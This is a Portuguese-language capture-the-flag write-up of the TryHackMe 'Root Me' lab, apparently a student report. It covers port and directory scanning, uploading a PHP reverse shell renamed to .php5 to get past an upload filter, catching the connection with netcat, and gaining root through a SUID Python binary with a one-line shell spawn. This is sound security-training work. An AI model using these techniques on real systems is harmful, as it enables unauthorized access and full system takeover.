

Root Me

Plataforma: TryHackMe

Dificuldade: Fácil

Data de Resolução: 20/03/2026

Autor: Mateus Reis Bastos

Matrícula: 241008513

Sumário

1. Visão Geral
 2. Reconhecimento
 3. Exploração
 4. Escalada de Privilégios
 5. Conclusão
 6. Referências
-

1. Visão Geral

A máquina "Root Me" apresenta um cenário de exploração web e escalada de privilégios em ambiente Linux. A superfície de ataque inicial explorada é um painel de upload de arquivos oculto, que possui um filtro de extensão fraco, que permite o envio de uma shell reversa em PHP. Após o acesso inicial ao servidor, o ataque segue para a exploração de um binário do sistema com permissões SUID configuradas de forma indevida, permitindo a execução de comandos com privilégios máximos de root.

2. Reconhecimento

Iniciamos mapeando as portas abertas e os serviços em execução no alvo utilizando o nmap:

```
nmap <TARGET_IP>
```

Output relevante:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh
80/tcp    open  http
```


Figura 1: Identificação das portas abertas do servidor.

```
(kali@kali)-[~]
$ nmap 10.67.156.122
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-20 21:54 -0400
Nmap scan report for 10.67.156.122
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 3.70 seconds
```

Considerando a porta 80 aberta, confirmamos que o servidor está hospedando uma aplicação web. Ao acessar a página no navegador e inspecionar os headers da requisição HTTP (via Network tab), identificamos a versão do Apache. Além disso, a presença do cookie de sessão PHPSESSID confirmou que a linguagem de programação utilizada no backend é PHP.

Figura 2: Identificação das tecnologias web rodando no servidor alvo via inspeção no navegador.



Para mapear a estrutura da aplicação web, utilizamos o gobuster para descobrir diretórios, passando uma wordlist padrão do Kali Linux (common.txt)

```
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt
```

Output relevante:

```
/css      (Status: 301) [Size: 310] [--> http://<TARGET_IP>/css/]
/js       (Status: 301) [Size: 309] [--> http://<TARGET_IP>/js/]
/panel    (Status: 301) [Size: 313] [--> http://<TARGET_IP>/panel/]
/uploads  (Status: 301) [Size: 315] [--> http://<TARGET_IP>/uploads/]
```


A descoberta revelou dois diretórios de alto interesse: /panel, que se mostrou ser uma página de upload de arquivos, e /uploads, indicando o provável destino dos arquivos enviados.

3. Exploração

Ao acessar o diretório /panel, encontramos a funcionalidade de upload. O objetivo estabelecido foi enviar um *script* de reverse shell em PHP (utilizando o script padrão do repositório Pentest Monkey), que nos permitiria obter acesso interativo ao terminal da máquina alvo. Configuramos o payload com o IP da nossa interface VPN (tun0) e definimos a porta de escuta para 1234.

Ao tentar realizar o upload do arquivo com a extensão padrão .php, a aplicação bloqueou a ação. Para burlar essa restrição, alteramos a extensão do payload para .php5, uma técnica comum de bypass para filtros de upload mal configurados que aceitam variações da extensão PHP. O upload com a extensão .php5 foi concluído com sucesso.

Figura 2: Bypass do filtro de upload utilizando a extensão .php5 no diretório /panel.




Com o arquivo hospedado no servidor, abrimos um *listener* na nossa máquina local utilizando o netcat:

```
nc -lnvp 1234
```

Em seguida, navegamos até o diretório /uploads e executamos o arquivo clicando em php-reverse-shell.php5. O *script* foi processado pelo servidor e recebemos a conexão reversa em nosso terminal.

Figura 3: Conexão reversa recebida com sucesso no netcat.



```
kali@kali: ~  
Session Actions Edit View Help  
[kali@kali]~$ nc -v -n -l -p 1234  
listening on [any] 1234 ...  
connect to [192.168.219.116] from (UNKNOWN) [10.67.135.142] 37352  
Linux ip-10-67-135-142 5.15.0-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux  
00:58:30 up 17 min, 0 users, load average: 0.04, 0.03, 0.05  
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$  
Parent Directory  
php-reverse-shell.php5 2026-03-22 00:56 5.4K  
apache/2.4.41 (Ubuntu) Server at 10.67.135.142 Port 80
```

Uma vez dentro do sistema como o usuário do servidor web, navegamos até o diretório raiz da aplicação /var/www/ para localizar e ler a primeira *flag*:

```
cat /var/www/user.txt  
# <FLAG>
```

4. Escalada de Privilégios

Para elevar nossos privilégios até o usuário *root*, iniciamos a enumeração local buscando por binários com a permissão SUID habilitada. Esses arquivos permitem executar comandos com os privilégios do proprietário do arquivo, sem a necessidade de acesso à senha do sudo.

```
find / -type f -perm -04000 -ls 2>/dev/null
```

Output relevante:

```
...
131327 3496 -rwsr-sr-x 1 root root 3579064 Aug 3 2020 /usr/bin/python
...
```

Analisando a saída, notamos que o binário `/usr/bin/python` possuía a permissão SUID indevidamente atribuída. Consultando o repositório GTFOBins para explorar essa vulnerabilidade de má configuração no Python, utilizamos o seguinte comando para spawnar um shell mantendo os privilégios elevados:

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

O parâmetro `-p` garante que o *shell* gerado preserve os privilégios do proprietário (`root`).

Figura 4: Exploração do binário Python com SUID resultando em acesso root.

```
(kali@kali)~[~/Downloads]
$ nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [192.168.219.116] from (UNKNOWN) [10.65.154.233] 44300
Linux ip-10-65-154-233 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
23:33:27 up 47 min, 0 users, load average: 0.04, 0.06, 0.07
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
cat /root/root.txt
root@ip-10-65-154-233:~#
```

Com acesso total de superusuário ao sistema, navegamos até o diretório do `root` e capturamos a flag final do desafio:

```
cat /root/root.txt
# <FLAG>
```

5. Conclusão

A invasão da máquina dependeu da enumeração de diretórios que revelou um painel de upload vulnerável. O bypass do filtro de segurança através da extensão `.php5` garantiu a execução de uma shell reversa. A escalada de privilégios foi direta e eficiente, exigindo apenas a identificação e exploração de um binário do Python mal configurado com permissões SUID, demonstrando os riscos da atribuição excessiva de privilégios a binários comuns do sistema.

6. Referências

- [Pentest Monkey - PHP Reverse Shell](#)
- [GTFOBins - Python SUID](#)